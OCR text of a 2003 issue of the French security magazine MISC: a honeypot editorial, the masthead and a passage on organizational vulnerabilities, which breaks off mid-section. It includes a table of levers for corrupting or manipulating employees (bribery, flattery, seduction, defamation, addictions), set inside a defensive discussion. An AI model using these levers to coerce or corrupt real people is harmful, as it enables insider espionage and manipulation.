100% SÉCURITÉ INFORMATIQUE

France Metro : 7,45 Eur - 12,5 CHF - BEL, LUX, PORT : 8,5 Eur - CAN : 13 $C - MAR : 75

Juillet- Août 2003

MISC

8

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

HONEYPOTS

LE PIÈGE À PIRATES !

Comment Sapphire a paralysé Internet

La sécurité selon TCPA/Palladium

Filtrage de mails : la lutte contre le spam !

Acrostiche

autour d'un pot de miel

Régulièrement, lorsque j'ouvre un ouvrage, que ce soit un livre ou une revue, je commence systématiquement par lire la préface ou l'édito. Je ne sais pas comment ça se passe pour les autres, mais paradoxalement, c'est toujours ce que j'écris en dernier.

Si cette fois c'est encore vrai, j'ai toutefois rencontré moins de difficultés à me mettre devant mon écran blanc. Je savais déjà en partie ce que je voulais mettre.

Tout d'abord, j'adresse mes plus sincères remerciements à Laurent Oudot. Pour ceux qui ne le connaissent pas, vous perdez quelque chose. Cet ex-athlète de haut niveau reconverti dans la sécurité informatique a déjà contribué à plusieurs MISC, et à de nombreuses autres activités. Son entrain, ses calembours et son savoir-faire ... un vrai bonheur

Alors pourquoi le pointer du doigt maintenant ? Parce qu'il est celui qui a bâti le dossier de ce numéro. Tout cela est parti d'une discussion entre nous devant une assiette de poissons crus, discussion pendant laquelle je lui fis part de mon scepticisme sur l'utilité des pots de miel.

Comme j'avouais dans le même temps mon ignorance sur les possibilités réelles de cet outil, nous arrivâmes à la conclusion qu'il serait intéressant d'approfondir la question dans MISC à travers un dossier complet.

Kamikaze est un qualificatif qui colle plutôt bien au pot de miel. Quelle idée de vouloir attirer les pirates, alors qu'on passe déjà assez de temps à s'en prémunir ! Est-ce là un symptôme caractéristique des tendances suicidaires des administrateurs réseaux qui déploient des *honeypots*? Non bien sûr, il y a des raisons plus sérieuses à cela.

Résumons ce qu'est un pot de miel : un système (une machine ou un réseau) offert aux pirates pour qu'ils viennent l'attaquer. Pourquoi faire ? Pour espionner le pirate une fois qu'il aura pris ses aises sur le système compromis, afin d'en apprendre plus sur les techniques et le mode de pensée.

Un doux rêve est aussi de découvrir de cette manière des *0-days*, c'est-à-dire des exploits pour des failles non connues publiquement sur des serveurs. En effet, à la différence d'un IDS, tout le trafic vers un pot de miel est immédiatement suspect, ce qui réduit le travail de fouille dans les logs pour trier le "bon grain de l'ivraie".

La question qui reste en suspens est de savoir si cet outil accroît la sécurité de son système. Si la réponse est oui, alors tant mieux. Si la réponse est non, c'est peut-être que la question n'est pas correctement posée. S'il s'agit de savoir si un administrateur souhaite prendre le risque de disposer un pot de miel dans son réseau pour leurrer les pirates, je crains qu'il ne puisse tenter ce genre de pari.

En revanche, s'il s'agit de disposer des pots de miel pour mieux connaître son ennemi, alors tout le monde sera d'accord pour reconnaître les bénéfices qu'on peut en tirer. Toutefois, personne ne voudra en poser sur son propre réseau ... Pourtant, sur un réseau interne, un pot de miel devient une sonde instructive.

Zieuter les techniques des pirates, d'accord, mais pas chez moi. Je crois que le principal problème des pots de miel est celui de l'endroit où les implanter. Si la notion de cloisonnement est bien connue en système, on sait aussi que c'est quelque chose de difficile à garantir. Et là, c'est ce qu'on voudrait, mais sur un réseau.

Frédéric Raynal

PS: pour ceux qui se souviennent de mon précédent édito, c'est un neveu ;)


CHAMP LIBRE

VIRUS

PROGRAMMATION


SYSTEME

SCIENCE



misc
MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

Yannick Fourastier
Nicolas Brulez
Eric Filiol
Mathieu Blanc
Emmanuel Bouillon
Pascal Malterre
Arnaud Guignard
Laurent Oudot
Thierry Martineau
V. G.
Gianpaolo Fasoli
Jean Scholzen
Michaël Hervieux
Thomas Meurisse
Olivier Dembour
Daniel Polombo
Fabrice Rossi
Denis Bodor
Frédéric Raynal



DOSSIER

HONEYPOTS
Le piège à pirates !

est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Service commercial : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor
Conception graphique : Katia Paquet
Impression : Imprimerie de Compiègne 60200 Compiègne
Secrétaire de rédaction : Carole Durocher
Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08
Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Service abonnement :
Tél. : 03 88 58 02 08

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont donnés à titre d'information, sans aucun but publicitaire.

Dépôt légal : 2 e Trimestre 2001
N° ISSN : en cours
Commission Paritaire : 02 04 K 81 190
Périodicité : Bimestrielle
Prix de vente : 7,45 euros

Printed in France
Imprimé en France

Organisations systémiques

ou la face (cachée ?) des systèmes d'information : vulnérabilités, exploitation et sécurisation

Lorsqu'il est question de sécurité des systèmes d'information, beaucoup de monde se restreint à l'informatique. Refuge ? Myopie intellectuelle ? Allez donc savoir. En tout état de cause, l'informatique reste un "outil de traitement automatique de l'information" et donc un outil de production au service des organisations humaines. Celles-ci fournissent autant qu'elles consomment les dites informations ! Alors, à l'ère de la "société de l'information" pourquoi les négliger ?

Nous y voilà donc : **le système d'information n'est pas que technologique, et sa composante humaine est loin d'être dérisoire**. L'interaction entre ces deux univers reste encore sensible et la partie organisationnelle souvent délicate.

Dans la première partie de cet article, les principes structurels des organisations sont rapidement décrits pour aborder le fonctionnement des circuits d'information et de traitement correspondants. Ensuite, nous verrons quelles peuvent être leurs vulnérabilités et les possibilités d'exploitation assez génériques qu'elles offrent. Enfin, à partir de ce qui est défini par "**moyens de protection organisationnels**", nous verrons comment il est possible de les intégrer et sous quelles conditions.

ORGANISÉ RIME-T-IL AVEC BIEN RANGÉ OU SEULEMENT ARRANGÉ ?

Une entreprise humaine, quelle que soit sa nature (publique, privée, non gouvernementale, etc.) ou sa vocation (administration d'état à but défini, service public, industrie, commerce ou autre) reste assujettie à quelques principes fondamentaux.

Si la raison d'être des entités publiques est de remplir leurs missions régaliennes plus ou moins opérationnellement, celle des entités privées reste d'exploiter une zone capitalistique délimitée par le terme de "marché" de la façon la plus rentable possible. Comblant les "vides", les organisations non gouvernementales naviguent entre les deux, sans avoir la puissance d'un état, ni la capacité financière d'une entreprise, mais en conservant leur forme de pouvoir suffisamment importante pour agir selon leur but.

Dans tous les cas, il est possible de commencer à évoquer une notion de "système d'exploitation" (politique, économique ou autre). Ce système, à périmètre délimité, s'inscrit dans un contexte (étatique, chaîne de valeur ou humanitaire) constituant lui-même un système plus vaste avec lequel il interagit plus ou moins fortement. Aussi, il est un composant du système plus global ; vu de l'extérieur, il agit en "boîte noire", produisant à partir d'entrées (matières premières ou informations) des résultats (produits dérivés, semi-finis, finis ou informations) avec, le cas échéant, une boucle de rétro-action.

Observons maintenant en boîte blanche ce système d'exploitation d'un nouveau genre. Pour illustrer le propos, la société Pigeon SA (société fictive, je précise) va nous servir de cobaye. Cette société commercialise des produits manufacturés et des services dérivés. Elle exploite son marché dans le but d'en extraire des bénéfices, en redistribuer une partie à ses actionnaires d'une part, et investir les restes d'autre part. Rien de très anormal pour une souris blanche de cette espèce !

Pigeon SA est une chaîne de valorisation composée d'un nombre fini de processus, principalement pour produire, commercialiser, et comptabiliser. Dans le but de valoriser au mieux et durablement sa place dans la chaîne de valeur, Pigeon SA a doté ses processus de fonctions de support permettant d'optimiser ses performances : marketing, R&D, ressources humaines, communication, etc. Bien organisée, Pigeon SA est un rat de laboratoire bien portant : ses processus et ses fonctions suivent des algorithmes bien conçus et correctement implémentés (codés ?).

1


Source
Agence Régionale d'Information Stratégique (ARIST) CRCI Midi-Pyrénées
NDLA : Schéma modifié et adapté aux besoins de l'article

Vue d'un système humain dans son "biotope" politique, économique et social

La boîte blanche ouverte fait apparaître une belle mécanique, *a priori* bien huilée. On verrait presque les flux d'informations se matérialiser en autant de câbles, de durites et autres raccordements ! Sauf qu'une organisation humaine n'est pas une mécanique : les interactions sont beaucoup trop nombreuses et les rétro-actions encore plus importantes. Allons plus loin dans l'étude de notre être vivant (modèle de laboratoire). Les processus étant bien conçus et implémentés, chacun d'eux constitue des sous-ensembles sociologiques relativement homogènes (besoin de stabilité oblige !) avec ses individus, leur culture et leurs règles. Chacun des processus est en interaction avec les autres, selon des conventions d'échange d'informations définies et finalement, les processus étant relativement linéaires, avec des effets de rétro-actions relativement faibles.

En effet, chacun des collaborateurs connaît ses tâches, son rôle dans l'organisation et le système de management est bien rôdé suivant un modèle "Command & Control".

2



Processus, fonctions et procédures de Pigon SA vue en boite blanche

UN SYSTÈME AUX VULNÉRABILITÉS NOMBREUSES

Néanmoins, vont commencer à apparaître des hiatus dans ce bel ordre établi : les circuits d'informations comme les modalités d'échanges, voire la structure même de l'enveloppe informative (la "forme" de l'information, hurlée à travers un couloir ou murmurée à la machine à café) ne sont pas aussi précises que la beauté illusoire de l'architecture organisationnelle pourrait le laisser penser !

En fait, selon le degré de cohérence du système d'information, ce "bruit" comble plus ou moins les lacunes et les défaillances, permettant à Pigeon SA de fonctionner, autant qu'il pourrait le gripper.

En effet, une quantité de vecteurs d'information interagissent en parallèle à l'organisation pour faciliter ou raccourcir les circuits de traitement. Reposant sur la bonne volonté de quelques personnes et leurs efforts, non prévus par l'organisation, le fonctionnement du système d'information de Pigeon SA n'est pas aussi sûr qu'il pourrait y paraître.

Cela devient d'autant plus intéressant que dans ce mode de fonctionnement plus ou moins fluctuant, le formatage de l'information et son introduction dans les systèmes informatiques est tout simplement dépendant du contexte immédiatement antécédent ! Il est possible d'agir sur la disponibilité, l'intégrité, comme la confidentialité de l'information (fuites, exfiltrations, etc.), avant même qu'elle n'ait vu une seule patte d'un composant électronique quelconque.

Reposant sur les agents humains, constituants de l'organisation, le système hérite de leurs vulnérabilités. Et la nature humaine est loin d'en manquer ! Reposant sur la confiance aux personnes, la sécurité du système est, somme toute, assez fragile et nécessiterait une gradation de contrôles selon le niveau de sensibilité des processus et des fonctions, et donc des intervenants qui y contribuent.

Une première catégorie de vulnérabilité : la personne

La première grande catégorie de vulnérabilités est ainsi liée à la personne, et en particulier à la confiance qui lui est accordée. Infiltrable ou corruptible, la personne est avant tout un être humain avec, bien sûr, ses capacités professionnelles et comportementales, mais aussi ses faiblesses.

Souvent peu évaluées, si celles-ci s'avèrent pourtant intéressantes à exploiter d'un point de vue "managérial" (NDLA : ces pratiques de management ne sont cependant pas à cautionner), elles sont également exploitables pour utiliser l'intervenant dans son système. Aussi, en fonction du but visé, l'action porte sur la disponibilité (un accident est si vite arrivé) comme sur l'intégrité de la personne. Si la confidentialité des informations n'est pas encore vraiment affectée, l'accessibilité et les contrôles "naturels" peuvent déjà être amoindris.

Agir sur la disponibilité d'un composant du système perturbe nécessairement ce dernier. Les informations traitées ou communiquées par une personne (ledit "composant du système" !) sont purement et simplement perdues si celle-ci est amenée à s'absenter plus ou moins durablement, engendrant de fait un dysfonctionnement à l'importance variable.

Une compensation à cette défaillance, par défaut issue du système, résulte au pire de l'action d'un intervenant externe, qui aura pris le soin de préparer une "reconfiguration transitoire" dans le contexte local à l'acteur incapacité ou indisponible.

Concrètement, que ce soit le système ou l'intervenant externe, des circuits d'informations de secours auront été préparés (intentionnellement ou "naturellement"), des personnes auront été désignées ou auront pris l'initiative d'effectuer le travail de l'absent. Aussi, à moins de tomber dans un service où la culture est très individualiste, et l'entraide ou le bon sens du responsable inexistants, une partie des traitements et des informations normalement traités par l'absent est redistribuée sur les collaborateurs restants, en attendant mieux. Après un temps de latence plus ou moins long, le système est reconfiguré en mode secours pour compenser l'incident.

La cible de la perturbation affecte l'intégrité du système en détournant les règles de fonctionnement ou en se servant d'elles pour atteindre une étape suivante. Il s'agit alors de reconfiguration du système et de manipulation, ni plus ni moins. Rappelons encore que ces agissements sont légalement répréhensibles.

Agir sur l'intégrité de l'agent dans le système permet également "d'aller plus loin" dans la démarche. Si un intervenant corrompu et "retourné" dispose déjà d'une bonne connaissance locale en plus d'être déjà dans la place, un acteur infiltré devrait parvenir aux mêmes fins. Tout dépendra en fait de l'efficacité de l'action suivant le délai de réalisation souhaité. Le but étant d'agir dans le système d'information, notre "code malveillant" utilise simplement l'algorithme existant pour injecter les informations et le code arbitraire dans le processus ou la fonction à corrompre (ça ne vous rappelle rien ?). Le système étant globalement linéaire, les résultats produits sont généralement assez proches de ceux attendus, à la condition que l'action ait été correctement préparée (n'oublions pas le fonctionnement un peu chaotique aux "limites" du système). L'efficacité du système organisationnel non sécurisé est finalement d'une bien grande utilité.

Agir sur une personne en vue de lui faire réaliser une tâche est souvent vu comme un prédicat "managérial" de base. Relation de nature psychologique avant tout (efficacité oblige), le pilotage de l'agent repose sur des leviers utilisant les vulnérabilités de la personne. Celles-ci peuvent aller du simple penchant à la plus prononcée des dépendances. L'évaluation de la personne permet ainsi de déterminer un faisceau de leviers qui seront utiles, dans une certaine mesure, autant pour diriger une action que pour la contrôler. La personne sous contrôle ou corrompue agit ainsi comme vecteur ou relais entre systèmes d'information : il lui est possible d'intervenir sur le système d'information tant organisationnel que technologique. (voir **tableau** ci-contre)

Une seconde catégorie : l'efficacité d'organisation

La seconde grande catégorie de vulnérabilités est liée à l'efficacité même du système organisationnel. Les processus et les fonctions sont constitués de procédures, véritables autoroutes informationnelles. Ces procédures sont des chaînes de traitement généralement optimisées et relativement pauvres en contrôles, autres que les impératifs légaux. Elles nécessitent un ensemble d'informations limité en entrée pour produire leur résultat. De plus, comme la procédure est tributaire des collaborateurs chargés de sa réalisation, dans une certaine mesure, elle rend également vulnérable le processus ou la fonction qu'elle sert.

L'exploitation d'une vulnérabilité permet d'enrayer la machine, comme en infiltrant une personne qui pourrait avoir la charge de renseigner, mais également d'agir s'il en a l'intention et l'opportunité.

L'infiltration d'un agent corrompu utilise l'un des multiples processus secondaires et les procédures de l'organisation : il suffirait presque de trouver celle qui est la plus idoine et son début, éventuellement en exploitant une faille du système, et préparer le contexte à bon escient. Ensuite, la procédure d'incorporation va rester à dérouler correctement. La connaissance de l'algorithme du processus est importante : moins elle sera laissée au hasard et plus grandes seront les chances de réussite. Il en va de même avec l'exfiltration (et une procédure de fin de contrat ou de licenciement est un chemin encore mieux balisé qu'une embauche !).

Un intervenant en place accède aux caractéristiques du système dans lequel il est incorporé, tant aux canaux de communication formalisés (circuits d'informations standards) qu'aux chaînes de communications parallèles, généralement moins sécurisées (chère machine à café...). Selon la finalité des agissements, ces chaînes de communication sont utilisées à des fins dirigées, soit par le biais d'un effet de "politique" interne à la société, mais aussi via les systèmes informatiques auxquels l'intervenant a dorénavant accès en toute légitimité.

LORSQU'UNE SOURIS BLANCHE DEVIENT UN SYSTÈME MENACÉ...

Pigeon SA est une société dynamique sur un marché porteur, saine dans ses capacités financières. A la stratégie cohérente et ambitieuse, elle est dotée d'un système de management efficace autant que d'une bonne notoriété. L'archétype de la belle à marier ou de la jeune première qui attire les jalousies les plus pugnaces (notre souris blanche est assez jeune, en effet). Les menaces extérieures sont multiples, selon la dimension stratégique donnée au périmètre économique concerné.

Entre alliance, réorientation des activités pour la préservation de la neutralité ou conflit, les possibilités de décisions stratégiques sont finalement assez réduites, et il faut faire preuve d'intelligence... économique. Cette réalité l'est autant pour notre société de laboratoire, que pour Buse Inc., sa concurrente directe prochaine, voire sa rivale. L'une comme l'autre sont dépendantes de leur marché comme de la législation locale (à remettre en perspective par rapport à une économie mondialisée). Aussi, à périmètre d'exploitation proche, les deux sociétés veulent rester les plus performantes possible. Si Pigeon SA est une société encore assez indolente, Buse Inc. use de pratiques plus martiales. Avant de définir le meilleur mode de déploiement stratégique (échanges de parts, acquisition, fusion ou réévaluation de l'orientation économique, ou affaiblissement maximal avant élimination), Buse Inc. se renseigne sur notre cobaye, voire agit de l'intérieur en utilisant des moyens légaux.

Comme Pigeon SA n'a pas fait grand-chose pour se protéger un minimum, voilà qu'elle embauche un assistant comptable sans l'avoir véritablement évalué, ni lui avoir clairement signifié ses droits et ses devoirs en matière d'information. De toute façon, s'il y a bien une Charte de sécurité informatique, abusivement intitulée "... du Système d'Information" (avec un grand "S" et un grand "I", très superficielle au demeurant), un Code de Déontologie rattaché au Règlement Interne brille par son absence et un système de management de la sécurité de l'information manque encore plus cruellement ! Pourtant, chez Pigeon SA, il

Levier	Mode d'activation	Exemples
Finance	Corruption en nature ou par versement de liquidités	Liner de la piscine - Une valise de billets de 20 euros - Rachat des dettes, etc.
Orgueil	Reconnaissance sociale et pouvoir	Flagornerie - Élévation sociale -Octroi d'un rôle "politiquement" important
Sexe	Que ne ferait-on par amour (certains juste pour "un coup") ?	Charme - Séduction - Plus si affinités
Éthique	Atteinte à la crédibilité	"Arrangement" avec les valeurs morales - Calomnie - Diffamation
Dépendances	Utilisation des hobbies, attirances, dépendances ... A noter : cette catégorie est souvent à utiliser en conjonction d'autres.	Gastronomie - Loisirs - Drogues - Cyberdépendance, autres...

Récapitulatif de différents leviers ou moyens de détournement de la confiance

y a bien en stock un RSSI perdu derrière une baie en salle machine qui a déjà fort à faire avec les lubies de sa hiérarchie.

Après une période d'observation externe par de banales exploitations de sources d'information publiques, Buse Inc. affine ses scénarii en agissant de l'intérieur. L'assistant comptable acquiert des connaissances plus précises en exploitant l'organisation systémique précédemment décrite. La connaissance des personnes clefs permet à Buse Inc. de se déterminer sur les possibilités d'actions, en évaluant les risques stratégiques en fonction de ses intentions (peu philanthropes) et de ses capacités de négociation.

S'il ne souhaite pas l'élimination de Pigeon SA, notre prédateur est néanmoins désireux de conserver un degré de pouvoir important dans le futur système qu'il envisage. Aussi, Buse Inc. apprend le fonctionnement de Pigeon SA, principalement par l'étude de son organisation, et donc de son système d'information. Ainsi, au fur et à mesure du "rapprochement", les processus sont décortiqués pour en connaître les robustesses comme les faiblesses.

Selon les intentions de Buse Inc., et donc ses besoins en information, la recherche sera de plus en plus ciblée en fonction de la précision et du niveau de détail recherché.

Notre souris blanche, pas bête et également bien renseignée (elle n'a pas pour autant détecté le double jeu de l'assistant comptable), a aussi préparé ses options : il est impératif d'assurer la continuité de l'activité. Autant que ça se passe au mieux : l'union peut faire la force. Cependant, les intentions stratégiques montrent des points de divergence assez importants. Buse Inc. choisit donc d'affaiblir Pigeon SA pour être en meilleure position pour négocier. L'action porte sur le système d'information en passant par l'organisation : le but est de réduire la rentabilité en agissant sur la performance des processus.

Sans constater de dysfonctionnements particulièrement visibles, à mesure que les charges augmentent, le volant d'affaires de Pigeon SA se réduit progressivement. Dans le premier cas, ce sont les processus de production et les fonctions de support (notamment les ressources humaines et l'informatique) qui sont atteints de dysfonctionnements, nécessitant des efforts supplémentaires et engendrant des coûts. La trésorerie permettant encore de compenser (cf système d'information comptable...), plutôt que d'analyser ses dysfonctionnements et écouter ses contrôleurs de gestion (vrais pivots des SI), Pigeon SA n'hésite pas à alourdir ses charges en investissant et en embauchant : la direction générale écoute ses directeurs... "qui font avec les budgets qu'ils ont, et si on les avait écouté, on n'en serait pas là". Dans le second cas, c'est le processus de commercialisation, autant que la fonction marketing (dont le rôle principal est de cibler le marché et ses besoins pour y faire correspondre au mieux les produits et les services de Pigeon SA) qui sont affectés : rendue myope sur son marché, Pigeon SA perd du temps et de l'énergie.

La spirale est amorcée et à moins d'un management fort et compétent, il est peu probable que la source des problèmes soit rapidement identifiée. En effet, la sécurité du système d'information a été violée, mais aucun mécanisme d'alerte n'avait été vraiment prévu, un peu comme d'habitude pour d'autres aspects du système d'information, plus technologiques ceux-là...

PROTECTION DU SYSTÈME D'INFORMATION DANS SA COMPOSANTE ORGANISATIONNELLE

Quelle que soit sa nature, une organisation humaine est non pas un ensemble "mécanique", mais bien une composition systémique. Dans un tel système, l'information répond aux mêmes contraintes de sécurité que celles qui existent dans les systèmes informatiques. Si l'éventail des moyens de protection est assez restreint, les possibilités de mise en œuvre sont, en revanche, assez variées. Ces moyens restent néanmoins spécifiques aux aspects humains d'une part, et organisationnels d'autre part. De plus, étant fortement liés à la législation locale en vigueur, il est impératif de se tenir informé pour rester conforme !

Le sujet de la sécurisation du système d'information à un niveau organisationnel étant assez vaste, seuls les principaux éléments sont décrits ici.

SÉCURITÉ DU SYSTÈME D'INFORMATION ORGANISATIONNEL

La sécurité au niveau organisationnel est dépendante de deux facteurs majeurs : d'une part, la stratégie ou la vocation de l'entité, et d'autre part, la gestion des risques analysés qui doit y être associée. S'il est important de dissocier les moyens de protection (essentiellement passifs et ayant un rôle de "bouclier") des mécanismes de sécurité (actifs à déclenchement d'alerte), chacun des constituants sécuritaires doit être intégré à la structure organisationnelle, par processus, fonctions, et au sein même des procédures. Un système de management de la sécurité de l'information, transverse aux autres processus métiers (production, commercialisation, etc.), œuvre directement avec chacun des autres systèmes de management.

Bras armé du *risk management*, le système de management de la sécurité de l'information assume la tâche assez lourde de mettre en place les moyens *ad hoc*, de les contrôler, mais aussi de contrôler le niveau résiduel de risques opérationnels.

L'intégration des moyens sécuritaires au niveau de l'organisation se fait à plusieurs niveaux :

■ niveau juridique Si nul n'est censé ignorer la Loi, il est toujours bon de la rappeler. Chartes de sécurité du système d'information et Code de Déontologie sont à adjoindre au Règlement Intérieur, qui a tout de même une valeur légale. C'est pourquoi ces documents doivent impérativement reposer sur un socle juridique solide et évoluer avec lui. Ce travail effectué, il sera par ailleurs en bonne partie réutilisable pour introduire des clauses sécuritaires dans les contrats, mais aussi au niveau des divers formalismes du système d'information organisationnel.

■ niveau procédural Dans la continuité directe de l'item précédent, les procédures intègrent les contrôles nécessaires (cf l'exemple de la procédure d'embauche utilisé plus haut : une évaluation de la personne, vu au niveau de la procédure, est un moyen de contrôle).

■ niveau des cloisonnements physiques S'il est bien que les collaborateurs communiquent entre eux, l'agencement des différentes populations, éventuellement sur des sites distincts, comme la circulation des personnes dans les locaux, le cloisonnement des étages, etc. sert à préserver la confidentialité, en plus de limiter les accès aux bureaux (sans parler du cloisonnement informatique, qui devient un vrai bonheur...).

Avant d'agir sur le bureau du voisin, encore faut-il savoir si c'est pertinent, en plus d'y avoir tout simplement accès. C'est pourquoi, dans certaines circonstances, les *open spaces* peuvent être un véritable casse-tête pour des responsables de la sécurité : s'ils sont judicieux pour des fonctions courantes travaillant sur un matériau informationnel peu sensible, voire public, ils se révèlent vraiment inappropriés, voire dangereux pour d'autres.

■ niveau des "facilités" Dans un certain nombre de cas, surtout lorsque les mécanismes de sécurité organisationnels se déclenchent (individu repéré, fonctionnement anormal de certains processus, etc.), il est opportun d'avoir prévu des "débrayages" de certaines parties des processus concernés pour disposer rapidement d'une re-configuration de secours opérationnelle.

Ainsi, l'activité continue le temps d'isoler l'incident. Cette organisation systémique (elle ne repose plus sur des individus, mais bien sur des composants organisationnels) a un double avantage : non seulement elle est un mécanisme de sécurité (une sorte de "principe actif"), mais elle permet en outre de limiter certaines formes de résistance au changement en variant les formes des processus et leurs contenus informationnels, par simple substitution.

Au niveau de la systémique organisationnelle, si le risque n'est pas écarté, il peut tout de même être considérablement réduit. Cependant, au-delà de la "technicité" des moyens, il est primordial de ne pas perdre de vue que l'organisation est une configuration structurelle de chaînes de traitement : elle vise à l'efficacité avant tout.

Si les informations en entrée ne sont pas vérifiées (d'où proviennent-elles, à quoi sont-elles destinées, sont-elles conformes, etc. ?), il y a de fortes chances d'avoir des surprises à la sortie ! Cependant, une conjonction des différents moyens de sécurité (la liste n'est pas exhaustive) permet de renforcer le système.

Sans aller jusqu'à parler de *hardening* de celui-ci, la démarche et la méthode globale sont assez proches.

SSI SUR LES PERSONNES

Comme vu précédemment, un certain nombre d'actions d'ingénierie sociale sont réalisables, somme toute assez facilement, directement sur les atomes de l'organisation : les hommes et les femmes qui la composent.

Pour limiter les risques, l'action sous responsabilité des Ressources Humaines porte sur plusieurs niveaux :

■ **l'évaluation d'embauche :** connaissant les risques liés à l'organisation, le profil psychologique de la personne est analysé. L'objectif de cette action est de détecter des déviances possibles du sujet. Cette pratique est légalement autorisée, à la condition qu'elle soit déclarée, très bien encadrée et intégralement contrôlable.

